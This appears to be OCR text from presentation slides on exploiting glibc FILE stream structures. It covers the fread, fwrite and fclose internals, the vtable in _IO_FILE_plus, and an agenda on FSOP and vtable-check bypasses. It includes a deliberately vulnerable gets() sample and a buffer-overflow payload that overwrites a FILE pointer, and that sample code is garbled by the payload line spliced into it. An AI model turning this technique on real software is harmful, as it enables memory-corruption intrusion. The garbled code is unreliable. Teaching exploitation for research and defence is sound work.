
- Copy data from stream buffer to destination

vtable->\_IO\_file\_xsgetn




# Introduction

- fread workflow
  - Copy data from stream buffer to destination




# Introduction

- `fwrite` workflow
  - If stream buffer is NULL
    - Allocate buffer
  - Copy user data to the stream buffer
  - If the stream buffer is filled or flush the stream
    - write data from stream buffer to the file



# Introduction

- `fclose` workflow
  - Unlink the FILE structure
  - Flush & Release the stream buffer
  - Close the file
  - Release the FILE structure



# Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

# Exploitation of FILE

- There are many good targets in FILE structure
  - Virtual Function Table

```
struct _IO_FILE_plus
{
 _IO_FILE file;
 const struct _IO_jump_t *vtable;
};
```

# Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0}; //variable buf at 0x6009a0
FILE *fp ;
int main(){
 fp = fopen("key.txt", "rw"); payload = "A"*0x100 + p64(0x6009a0)
 gets(buf);
 fclose(fp);
}
```

Sample code

Buffer address

payload

